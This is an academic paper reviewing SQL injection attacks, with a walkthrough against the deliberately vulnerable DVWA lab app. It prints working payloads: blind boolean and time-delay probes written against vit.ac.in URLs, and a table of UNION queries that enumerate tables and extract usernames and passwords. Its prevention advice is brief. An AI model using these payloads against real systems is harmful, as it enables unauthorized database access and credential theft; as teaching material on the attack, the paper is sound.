Proactive Approach for SQL Injection Attack

Govinda.K[#1],Saikiran. U[*2]
[#1]*SCOPE, VIT University, Vellore, India*
[1]*kgovinda@vit.ac.in*
[*2]*SCOPE, VIT University, Vellore, India*
[2]*saikiran.vit@gmail.com*

***Abstract*— Now a days hacking and penetration testing attacks are very common all over the world and all major companies like Google, Microsoft, and Yahoo are spending millions of dollars on to prevent these kind of penetration testing attacks. One of the most serious attacks is SQL injection attack because this give a serious security threat to Web applications which contain very valuable information such as bank account details, passwords and data related to other website information. To penetrate into the system hackers found new ways to do this .Attacks which will allow attackers to obtain unrestricted access to the databases lying underneath the applications and to the potentially valuable information including confidential information and password related information these databases contain. Though researchers and web security analysts have proposed several methods to cease the problems caused due to SQL injection, still there are attacks still going on. Many researchers and web security professionals are familiar with only a limited range of techniques known to attackers who are trying to take advantage of SQL injection vulnerabilities. As a result, many solutions proposed to the problem in the literature solve only few attacks related to SQL injection and analyze existing detection and prevention techniques against SQL injection attacks. To address this problem, this paper presents an extensive review of the different types of SQL injection attacks known to date and also to propose the best attack vector and also best way to protect ourselves from these attacks.**

I. INTRODUCTION

A SQL injection attack typically means injection of a malicious SQL query through the input from attacker to the application. Then a successful SQL injection can exploit and can read sensitive data from the database and also modify the database data, and also to execute administration operations on the database. Also in some cases attackers inject different commands to operating system to gain access. SQL injection attacks are type of injection attack where SQL commands are injected into data input in order to effect the execution of predefined SQL commands.

A. Types of SQL injection attacks

First order attack: In this type of attack attacker can enter a harmful string and can cause the modified code to be executed.

Second order attack: The attacker injects into persistent storage which is deemed as a trusted source. Here the attack is done by another method

Third order attack: Here the attacker can change the implicit function To_Char () by changing the values of environment variables, NLS_Date_Format or NLS_Numeric_Characters

B. Threat Modelling

By using the SQL injection attack attackers can do tamper the data, spoof the identity, changing the balance and also cause repudiation issues such as voiding transactions. These attacks also allow the total disclosure to the open public of all the sensitive information on the database and also may destroy the information if the attacker has malicious intent and also make it otherwise unusable, and can escalate privileges to become administrators of the database server. The SQL injection attacks can be very severe depending on the attacker's knowledge on the basic syntax and to a lesser extent, defence in depth countermeasures, such as low privilege connections to the database server and so on. In reality consider SQL Injection a high impact severity

C. Blind SQL Injection

Blind SQL injection is a type of SQL injection attack that asks the database several question which has either true or false as answer and after each input is given a response is shown telling what really is happening inside the system. This attack is often used when the web application is allowed to show default error messages such as no database exists and user id is not valid and have not updated their databases and software in very long time with patches are vulnerable to SQL injection.

When a hacker attacks SQL injection, then the web server displays an error messages from the database telling that the SQL Query's syntax is invalid. Blind SQL injection is very similar to the normal SQL injection attack and the only difference being is how the data is getting from the database and shown to the end user. But when the web application is configured not to show what the error is this makes exploiting the SQL Injection vulnerability more difficult, but not impossible.

D. Different Types of Blind SQL injection Attacks

In the blind SQL injection there are two types of attacks, they are explained below

1. *Content Based Attack*

By using a simple page displays an item with given ID as the parameter passed, the attacker may perform a couple of simple tests to find out if the page is vulnerable to SQL Injection attacks or not.

Example URL:

© 2016 JCT. All Rights Reserved

```
http://vit.ac.in/items.php?id=2
```

Now we are going to send this command to the database:

```
SELECT title, description, body FROM items WHERE ID = 7
```

Sometimes the SQL injection command can send false message and now the attacker can try different method to exploit.

```
http://vit.ac.in/items.php?id=7 and 1=2
```

Here the modified SQL injection query is as follows

```
SELECT title, description, body FROM items WHERE ID = 7 and 1=2
```

If the web application is vulnerable to SQL Injection, then it probably will not return anything. So the attacker can use different input string to get the result as true.

```
http://vit.ac.in/items.php?id=7 and 1=1
```

2. Time Based Attack

Here in this type of blind SQL injection attack the hacker or attacker can use some statements to pause the execution of the command to the database. Using this technique, an attacker or hacker enumerates each letter of the desired piece of data using the following logic:

If the first letter of first database's name is a 'Z', wait for 16 seconds.

If the first letter of the first database's name is a 'Y', wait for 14 seconds.

Microsoft SQL Server

```
http://www.vit.ac.in/attack.php?id=1' waitfor delay '00:00:10'--
```

II. Existing Methods

During the research times many SQL injection attack and prevention mechanisms were developed. All these solutions typically follow variety of approaches as they were typically developed for various servers and technologies which include network, server, and application. Similarly by using SQL injection attacks other popular attacks such as XSS (Cross Site Scripting) is possible. All attacks won't work on every input form available in the open internet; some are specific to some vulnerability, while others are implementation-independent.

In accordance with the scope of this paper, only approaches focusing on prevention methods will be mentioned – detection still are useful, but more adequate to an auditing, forensics or live response context. By using the encoding of the string before storing it into the database by some of the 2 way encoding (e.g., Base64) will help in reduction of these attacks. This makes the string fail proof, as it renders the data in the database. The SQL queries which containing the tainted data are then blocked before its execution. The main drawbacks of this method are accuracy relies on user-specified filters, and all data entry points must be identified. Instruction-set randomization encodes SQL keywords. A proxy decodes them, and blocks queries containing clear-text keywords. While this introduces a cryptographic processing overhead it is potentially effective, but for this the proxy needs to be able to recognize all keywords, including vendor-specific ones. Query pre-modeling validates queries' control structure against a predetermined set of legal variations.

III. Proposed Method

In this paper we are using a method like Damm Vulnerable Website to demonstrate all the SQL injection attacks. Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable and the main goals is to aid for web vulnerability professionals to explore their methods and tools in a controlled environment which help web application security experts better know the working of securing web applications.

Steps to be followed

1. Startup Any compatible browse on any operating system including windows, Linux and kali
2. Place the address below here in the url field http://localhost/DVWA/login.php to get the login page of the DVWA site.
4. We need to enter the Login Details as follows in the login page to enter the DVWA site.
Login: admin and Password: password
5.Now click on the Login button to enter the application
6. Now click on DVWA Security on the left side toolbar and select "low" to lower the security of the website which we don't do in the real world environment which is very dangerous and the click submit
7. Select "SQL Injection" from the left navigation menu as shown in the figure below.

© 2016 JCT. All Rights Reserved



Fig1. GUI for SQL Injection

8. Now the real SQL injection attack starts here. Let's start with simple input "1" into the text box and click Submit button Webpage is designed to print ID, First name, and Surname to the screen. Below is the
PHP select statement that we will be exploiting, specifically $id.

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```



Fig2. SQL Injection Attack

9. Now we go further deep to explore the database by inputting the below text into the user ID Textbox as shown in the figure %' or '0'='0 and Click Submit.

In this attack we are telling the system to display all the record which are false and all records that are true.
%' - Will probably not be equal to anything, and will be false.
'0'='0' - Is equal to true, because 0 will always equal 0.

```
SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';
```



Fig3. SQL Injection String

10. Now we want to get the version of the database by inputting the below shown sql query into the User ID Field.
%' or 0=0 union select null, version() # and the click Submit button
In the below picture we can see the version of the database and attacker can try different attacker can try only attacks specific to the particular database.



Fig4. SQL Injection attack prevention

IV. RESULTS AND DISCUSSION

By doing series of attacks ,we need to input several input strings and asking the database to respond with any type of error message. All these strings are injected and the desired result is displayed and the usernames and passwords can be obtained and using the rainbow tables we can crack the password and by using this we can login to the system.

TABLE I
Shows different SQL injection attack

SNO	INJECTED STRING	OUTPUT RESULT
1	1	Firstname,surname
2	%' or '0'='0	All records in Database
3	%' or 0=0 union select null, version() #	Version of Database
4	%' or 0=0 union select	Database user that executed the command

© 2016 JCT. All Rights Reserved

	null, user() #	
5	%' or 0=0 union select null, database() #	Database Name
6	%' and 1=0 union select null, table_name from information_schema.tables #	Tables names
7	%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#	User table containing the username and passwords
8	%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #	Different colums in the table
9	%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #	Usernames and password information

The most important prevention methods are to data validation and sanitization which are to be implemented strictly. The Technique sanitization usually means testing any data submitted through form field with respect to a function to make sure that any harmful characters (like " ' ") are not there in the SQL query

V. CONCLUSIONS

In this paper, we have presented various techniques for detecting and preventing SQL Injection Attacks. To perform this examination, we first find out the various types of SQL Injection attacks known to date. All these attacks shown in this paper are very few when compared to the attacks known to the hacker. Lastly, we discussed about the how to protect ourselves from various attacks and studied different prevention methods to minimize the SQL injection attacks and prevention mechanisms could be fully automated. Many of the techniques have problems handling attacks that take advantage of poorly-coded stored procedures and cannot handle attacks that disguise themselves using alternate encodings. Future work should focus on how to prevent the blind SQL injection attacks which were not easy to evade and also how to develop an alternative method to form data submission can be developed

REFERENCES

1. https://www.owasp.org/index.php/Blind_SQL_Injection
2. http://www.acunetix.com/websitesecurity/blind-SQL-injection/
3. https://www.netsparker.com/blog/web-security/SQL-injection-cheat-sheet/
4. https://www.youtube.com/watch?v=h-9rHTLHJTY
5. https://www.**youtube**.com/watch?v=0z1rt9Y-ON0
6. C. Anley. Advanced SQL Injection In SQL Server Applications. White paper, Next Generation Security Software Ltd., 2002
7. F. Bouma. Stored Procedures are Bad, O'kay? Technical report, Asp.Net Weblogs, November 2003. http://weblogs.asp.net/fbouma/archive/2003/11/18/38178.aspx
8. M. Dornseif. Common Failures in Internet Applications, May 2005. http://md.hudora.de/presentations/2005-common-failures/dornseif-common-failures-2005-05-25.pdf.
9. T. O. Foundation. Top Ten Most Critical Web Application Vulnerabilities, 2005. http://www.owasp.org/documentation/topten.html.
10. C. A. Mackay. SQL Injection Attacks and Some Tips on How to Prevent Them. Technical report, The Code Project, January 2005. http://www.codeproject.com/cs/database/SQLInjectionAttacks.asp
11. K. Spett. Blind SQL injection. White paper, SPI Dynamics, Inc., 2003. http://www.spidynamics.com/whitepapers/ Blind SQLInjection.pdf
12. http://dl.acm.org/citation.cfm?id=1101935
13. O. Maor and A. Shulman. SQL Injection Signatures Evasion. White paper, Imperva, April 2004. http://www.imperva.com/application defense center/white papers/ SQL injection signatures evasion.html
14. S. McDonald. SQL Injection Walkthrough. White paper, SecuriTeam, May 2002. http://www.securiteam.com/securityreviews/5DP0N1P76E.html
15. T. M. D. Network. Request.servervariables collection. Technical report, Microsoft Corporation, 2005. http://msdn.microsoft.com/library/default. asp?url=/library/en-us/iissdk/html/ 9768ecfe-8280-4407-b9c0-844f75508752.asp
16. W. G. Halfond and A. Orso. Combining Static Analysis and Runtime Monitoring to Counter SQL-Injection Attacks. In Proceedings of the Third International ICSE Workshop on Dynamic Analysis (WODA 2005), pages 22–28, St. Louis, MO, USA, May 2005.

© 2016 JCT. All Rights Reserved

17. T. O. Foundation. Top Ten Most Critical Web Application Vulnerabilities, 2005. http: //www.owasp.org/documentation/topten.html
18. P. Finnigan. SQL Injection and Oracle - Parts 1 & 2. Technical Report, Security Focus, November 2002. http://securityfocus.com/infocus/1644 http://securityfocus.com/infocus/1646.
19. http://www.cc.gatech.edu/~orso/papers/halfond.viegas.orso.ISSSE06.pdf
20. A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, and D. Evans. Automatically Hardening Web Applications Using Precise Tainting Information. In Twentieth IFIP International Information Security Conference (SEC 2005), May 2005.

© 2016 JCT. All Rights Reserved